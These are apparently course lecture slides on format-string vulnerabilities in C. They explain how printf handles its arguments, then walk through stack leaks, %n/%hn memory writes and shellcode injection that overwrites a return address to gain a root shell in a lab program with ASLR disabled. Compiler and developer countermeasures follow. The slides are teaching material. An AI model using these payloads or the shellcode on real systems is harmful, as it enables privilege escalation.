Format-String Vulnerability

Instructor: Fengwei Zhang

Outline

- Format String
- Access optional arguments
- How printf() works
- Format string attack
- How to exploit the vulnerability
- Countermeasures

Format String

- `printf()` - To print out a string according to a format.

```
int printf(const char *format, …);
```

- The argument list of printf() consists of :
  - One concrete argument format
  - Zero or more optional arguments


- Hence, compilers don't complain if less arguments are passed to printf() during invocation.

Access Optional Arguments

```
#include <stdio.h>
#include <stdarg.h>

int myprint(int Narg, ... )
{
  int i;
  va_list ap;                                   ①

  va_start(ap, Narg);                           ②
  for(i=0; i<Narg; i++) {
    printf("%d  ", va_arg(ap, int));            ③
    printf("%f\n", va_arg(ap, double));         ④
  }
  va_end(ap);                                   ⑤
}

int main() {
  myprint(1, 2, 3.5);                           ⑥
  myprint(2, 2, 3.5, 3, 4.5);                   ⑦
  return 1;
}
```

- myprint() shows how printf() actually works.
- Consider myprintf() is invoked in line 7.
- va_list pointer (line 1) accesses the optional arguments.
- va_start() macro (line 2) calculates the initial position of va_list based on the second argument Narg (last argument before the optional arguments begin)

Access Optional Arguments




- va_start() macro gets the start address of Narg, finds the size based on the data type and sets the value for va_list pointer.
- va_list pointer advances using va_arg() macro.
- va_arg(ap, int) : Moves the ap pointer (va_list) up by 4 bytes.
- When all the optional arguments are accessed, va_end() is called.

How printf() Access Optional Arguments

```
#include <stdio.h>

int main()
{
   int id=100, age=25; char *name = "Bob Smith";
   printf("ID: %d, Name: %s, Age: %d\n", id, name, age);
}
```

- Here, `printf()` has three optional arguments. Elements starting with “%” are called format specifiers.
- `printf()` scans the format string and prints out each character until “%” is encountered.
- `printf()` calls **va_arg()**, which returns the optional argument pointed by **va_list** and advances it to the next argument.


How printf() Access Optional Arguments



- When printf() is invoked, the arguments are pushed onto the stack in reverse order.
- When it scans and prints the format string, printf() replaces %d with the value from the first optional argument and prints out the value.
- va_list is then moved to the position 2.

Missing Optional Arguments

```
#include <stdio.h>

int main()
{
    int id=100, age=25; char *name = "Bob Smith";

    printf("ID: %d, Name: %s, Age: %d\n", id, name);
}
```



- va_arg() macro doesn't understand if it reached the end of the optional argument list.

- It continues fetching data from the stack and advancing va_list pointer.

Format String Vulnerability

```
printf(user_input);
```

```
sprintf(format, "%s %s", user_input, ": %d");
printf(format, program_data);
```

```
sprintf(format, "%s %s", getenv("PWD"), ": %d");
printf(format, program_data);
```

- In these three examples, user’s input (user_input) becomes part of a format string.


What will happen if **user_input** contains format specifiers?

Vulnerable Code

```
#include <stdio.h>

void fmtstr()
{
    char input[100];
    int var = 0x11223344;

    /* print out information for experiment purpose */
    printf("Target address: %x\n", (unsigned) &var);
    printf("Data at target address: 0x%x\n", var);

    printf("Please enter a string: ");
    fgets(input, sizeof(input)-1, stdin);

    printf(input); // The vulnerable place     ①

    printf("Data at target address: 0x%x\n",var);
}

void main() { fmtstr(); }
```

Vulnerable Program’s Stack

Inside `printf()`, the starting point of the optional arguments (va_list pointer) is the position right above the format string argument.



What Can We Achieve?

- Attack 1 : Crash program
- Attack 2 : Print out data on the stack
- Attack 3 : Change the program's data in the memory
- Attack 4 : Change the program's data to specific value
- Attack 5 : Inject Malicious Code

Attack 1 : Crash Program

```
$ ./vul
......
Please enter a string: %s%s%s%s%s%s%s%s
Segmentation fault (core dumped)
```

- User input: %s%s%s%s%s%s%s%s
- printf() parses the format string.
- For each %s, it fetches a value where va_list points to and advances va_list to the next position.
- As we give %s, printf() treats the value as address and fetches data from that address. If the value is not a valid address, the program crashes.

Attack 2 : Print Out Data on the Stack

```
$ ./vul
......
Please enter a string: %x.%x.%x.%x.%x.%x.%x.%x
63.b7fc5ac0.b7eb8309.bffff33f.11223344.252e7825.78252e78.2e78252e
```

- Suppose a variable on the stack contains a secret (constant) and we need to print it out.
- Use user input: %x%x%x%x%x%x%x%x
- printf() prints out the integer value pointed by va_list pointer and advances it by 4 bytes.
- Number of %x is decided by the distance between the starting point of the va_list pointer and the variable. It can be achieved by trial and error.

Attack 3: Change Program’s Data in Memory

Goal: change the value of var variable from 0x11223344 to some other value.

- %n: Writes the number of characters printed out so far into memory.
- printf(“hello%n”,&i) ⇒ When printf() gets to %n, it has already printed 5 characters, so it stores 5 to the provided memory address.
- %n treats the value pointed by the va_list pointer as a memory address and writes into that location.
- Hence, if we want to write a value to a memory location, we need to have it’s address on the stack.

Attack 3: Change Program's Data in Memory


Assuming the address of `var` is `0xbffff304` (can be obtained using gdb)

```
$ echo $(printf "\x04\xf3\xff\xbf").%x.%x.%x.%x.%x.%n > input
```

- The address of var is given in the beginning of the input so that it is stored on the stack.
- $(command): Command substitution. Allows the output of the command to replace the command itself.
- "\x04" : Indicates that "04" is an actual number and not as two ascii characters.

Attack 3: Change Program's Data in Memory

- var's address (0xbffff304) is on the stack.
- Goal : To move the va_list pointer to this location and then use %n to store some value.
- %x is used to advance the va_list pointer.
- How many %x are required?



Attack 3: Change Program's Data in Memory

```
$ echo $(printf "\x04\xf3\xff\xbf").%x.%x.%x.%x.%x.%n > input
$ vul < input
Target address: bffff304
Data at target address: 0x11223344
Please enter a string: ****.63.b7fc5ac0.b7eb8309.bffff33f.11223344.
Data at target address: 0x2c      ← The value is modified!
```

- Using trial and error, we check how many %x are needed to print out 0xbffff304.
- Here we need 6 %x format specifiers, indicating 5 %x and 1 %n.
- After the attack, data in the target address is modified to 0x2c (44 in decimal).
- Because 44 characters have been printed out before %n.

Attack 4: Change Program's Data to a Specific Value

Goal: To change the value of var from 0x11223344 to 0x9896a9

```
$ echo $(printf
    "\x04\xf3\xff\xbf")_%.8x_%.8x_%.8x_%.8x_%.10000000x%n > input
$ uvl < input
Target address: bffff304
Data at target address: 0x11223344
Please enter a string:
    ****_00000063_b7fc5ac0_b7eb8309_bffff33f_000000
```

`printf()` has already printed out 41 characters before `%.10000000x`, so, `10000000+41 = 10000041 (0x9896a9)` will be stored in `0xbffff304`.

`Precision modifier` : Controls the minimum number of digits to print. printf("%.5d", 10) prints number 10 with 5 digits: "00010"

Attack 4 : A Faster Approach

%n : Treats argument as a 4-byte integer

%hn : Treats argument as a 2-byte short integer. Overwrites only 2 significant bytes of the argument.

%hhn : Treats argument as a 1-byte char type. Overwrites the least significant byte of the argument.

```
#include <stdio.h>
void main()
{
  int a, b, c;
  a = b = c = 0x11223344;

  printf("12345%n\n", &a);
  printf("The value of a: 0x%x\n", a);
  printf("12345%hn\n", &b);
  printf("The value of b: 0x%x\n", b);
  printf("12345%hhn\n", &c);
  printf("The value of c: 0x%x\n", c);
}
```

```
Execution result:
seed@ubuntu:$ a.out
12345
The value of a: 0x5
12345
The value of b: 0x11220005
12345
The value of c: 0x11223305
```

Attack 4 : A Faster Approach

Goal: change the value of var to 0x66887799


- Use %hn to modify the var variable two bytes at a time.
- Break the memory of var into two parts, each with two bytes.
- Most computers use the Little-Endian architecture
  - The 2 least significant bytes (0x7799) are stored at address 0xbffff304
  - The 2 significant bytes (0x6688) are stored at 0xbffff306
- If the first %hn gets value x, and before the next %hn, t more characters are printed, the second %hn will get value x+t.

Attack 4 : A Faster Approach

- Overwrite the bytes at `0xbffff306` with 0x6688.
- Print some more characters so that when we reach `0xbffff304`, the number of characters will be increased to 0x7799.

```
$ echo $(printf "\x06\xf3\xff\xbf@@@@\x04\xf3\xff\xbf")
       _%.8x_%.8x_%.8x_%.8x_%.26199x%hn_%.4368x%hn > input
$ vul < input
Target address: bffff304
Data at target address: 0x11223344
Please enter a string:
   ****@@@@****_00000063_b7fc5ac0_b7eb8309_bffff33f_00000
0000 (many 0's omitted) 000040404040
Data at target address: 0x66887799
```

Attack 4 : A Faster Approach



- Address A : first part of address of var (4 chars)
- Address B : second part of address of var (4 chars)
- 4 %.8x : To move va_list to reach Address 1 (Trial and error, 4x8=32)
- @@@@ : 4 chars
- 5 _ : 5 chars
- Total : 12+5+32 = 49 chars

Attack 4 : A Faster Approach

- To print 0x6688 (26248), we need 26248 - 49 = 26199 characters as precision field of %x.

- If we use %hn after first address, va_list will point to the second address and same value will be stored.

- Hence, we put @@@@ between two addresses so that we can insert one more %x and increase the number of printed characters to 0x7799.

- After first %hn, va_list pointer points to @@@@, the pointer will advance to the second address. Precision field is set to 4368 =30617 - 26248 -1 in order to print 0x7799 (30617) when we reach second %hn.

Attack 5: Inject Malicious Code

Goal : To modify the return address of the vulnerable code and let it point it to the malicious code (e.g., shellcode to execute /bin/sh) . Get root access if vulnerable code is a SET-UID program.

Challenges :

- Inject Malicious code in the stack
- Find starting address (A) of the injected code
- Find return address (B) of the vulnerable code
- Write value A to B

Attack 5 : Inject Malicious Code

- Using gdb to get the return address and start address of the malicious code.
- Assume that the return address is **0xbffff38c**
- Assume that the start address of the malicious code is **0xbfff358**

Goal : Write the value **0xbffff358** to address **0xbffff38c**


Steps :

- Break **0xbffff38c** into two contiguous 2-byte memory locations : 0xbffff38c and 0xbffff38e.
- Store **0xbfff** into **0xbffff38e** and **0xf358** into **0xbffff38c**

Attack 5: Inject Malicious Code

```
$ echo $(printf "\x8e\xf3\xff\xbf@@@@\x8c\xf3\xff\xbf")
    _%.8x_%.8x_%.8x_%.8x_%.49102x%hn_%.13144x%hn
    $(printf "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
    \x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b
    \xcd\x80") > input
```

- Number of characters printed before first `%hn` = 12 + (4x8) + 5 + 49102 = 49151 (`0xbfff`).
- After first `%hn`, 13144 + 1 =13145 are printed
- 49151 + 13145 = 62296 (`0xbfff358`) is printed on `0xbfff38c`



Run the Exploit Code

- Compile the vulnerable code with executable stack.
- Make the vulnerable code as a Set-UID program.

```
$ gcc -z execstack -o vul vul.c
$ sudo chown root vul
```

- Switch off the address randomization.

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

- Run the vulnerable program with our input payload

```
$ vul < input
```

Run the Exploit Code

We couldn't get the shell using the malicious shell to execute /bin/sh.

Hypothesis :

- We direct the standard input to a file called input while running the vul program.
- When /bin/sh is triggered from the input file, it inherits the standard input.
- But as we reach the end of the file, there is no more input for the shell program and hence it exits.
- So, the shell program is triggered but exits too quickly before we can see.

A Solution

- Create /tmp/bad as follows :

```
#!/bin/sh

/bin/sh 0<&1
```

It runs /bin/sh and redirect the standard input (file descriptor 0) so that the standard output (file descriptor 1), which is the terminal, is also used as the standard input.

```
seed@ubuntu:$ vul < input
Target address: bffff314
Data at target address: 0x11223344
Please enter a string: ��@@@@����_00000063_b7fc5ac0_b7eb8309_bffff34f_00000
0000000000000000000000000000000000000000000000000000000000000000000000000000
                       ... Many lines are omitted here ...
0000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000040404040��������
�����1�Ph/badh/tmp��PS�ᵔ˥
Data at target address: 0x11223344
#  ◀━━  Got the root shell
```

Countermeasures: Developer

- Avoid using untrusted user inputs for format strings in functions like printf, sprintf, fprintf, vprintf, scanf, vfscanf.

```
// Vulnerable version (user inputs become part of the format string):
        sprintf(format, "%s %s", user_input, ": %d");
        printf(format, program_data);


// Safe version (user inputs are not part of the format string):
        strcpy(format, "%s: %d");
        printf(format, user_input, program_data);
```

Countermeasures: Compiler

Compilers can detect potential format string vulnerabilities

```
#include <stdio.h>

int main()
{
   char *format = "Hello  %x%x%x\n";

   printf("Hello %x%x%x\n", 5, 4);     ①
   printf(format, 5, 4);               ②

   return 0;
}
```

- Use two compilers to compile the program: `gcc` and `clang`.
- We can see that there is a mismatch in the format string.

Countermeasures: Compiler

```
$ gcc test_compiler.c
test_compiler.c: In function main:
test_compiler.c:7:4: warning: format %x expects a matching unsigned
    int argument [-Wformat]

$ clang test_compiler.c
test_compiler.c:7:23: warning: more '%' conversions than data
    arguments
      [-Wformat]
   printf("Hello %x%x%x\n", 5, 4);
                      ~^
1 warning generated.
```

- With default settings, both compilers gave warning for the first `printf()`.
- No warning was given out for the second one.

Countermeasures: Compiler

```
$ gcc -Wformat=2 test_compiler.c
test_compiler.c:7:4: ... (omitted, same as before)
test_compiler.c:8:4: warning: format not a string literal, argument
    types not checked
[-Wformat-nonliteral]

$ clang -Wformat=2 test_compiler.c
test_compiler.c:7:23: ... (omitted, same as before)
test_compiler.c:8:11: warning: format string is not a string literal
      [-Wformat-nonliteral]
   printf(format, 5, 4);
          ^~~~~~
2 warnings generated.
```

- On giving an option `-wformat=2`, both compilers give warnings for both `printf` statements stating that the format string is not a string literal.
- These warnings just act as reminders to the developers that there is a potential problem but nevertheless compile the programs.

Countermeaseures

- Address randomization: Makes it difficult for the attackers to guess the address of the address of the target memory (return address, address of the malicious code)
- Non-executable Stack/Heap: This will not work. Attackers can use the return-to-libc technique to defeat the countermeasure.
- StackGuard: This will not work. Unlike buffer overflow, using format string vulnerabilities, we can ensure that only the target memory is modified; no other memory is affected.

Summary

- How format string works
- Format string vulnerability
- Exploiting the vulnerability
- Injecting malicious code by exploiting the vulnerability